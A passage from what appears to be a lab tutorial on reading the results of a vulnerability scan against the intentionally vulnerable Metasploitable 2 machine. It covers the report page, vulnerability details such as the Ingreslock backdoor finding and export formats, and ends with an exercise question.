




5. When the task is finished executing, the status changes to **done**.




6. As we can see there are many vulnerabilities and the **severity** is **high** as expected.




PART D (*The Report*)


1. Now that the vulnerability scan is finished we can browse to 'Scans -> Reports' in the top menu. On the reports page we can find the report for the completed scanning task:



2. By clicking scan and results we can get an overview of all discovered vulnerabilities on the Metasploitable 2 machine, which is a lot as already expected. The results are ordered on severity rate by default:



3. When we click on the vulnerability name we can get an overview of the details regarding the vulnerability. The following details apply to a backdoor vulnerability **Ingreslock.**



4. We can also export the report in a variety of formats, such as: XML, HTML and PDF.

4. Give a short description of three of the vulnerabilities.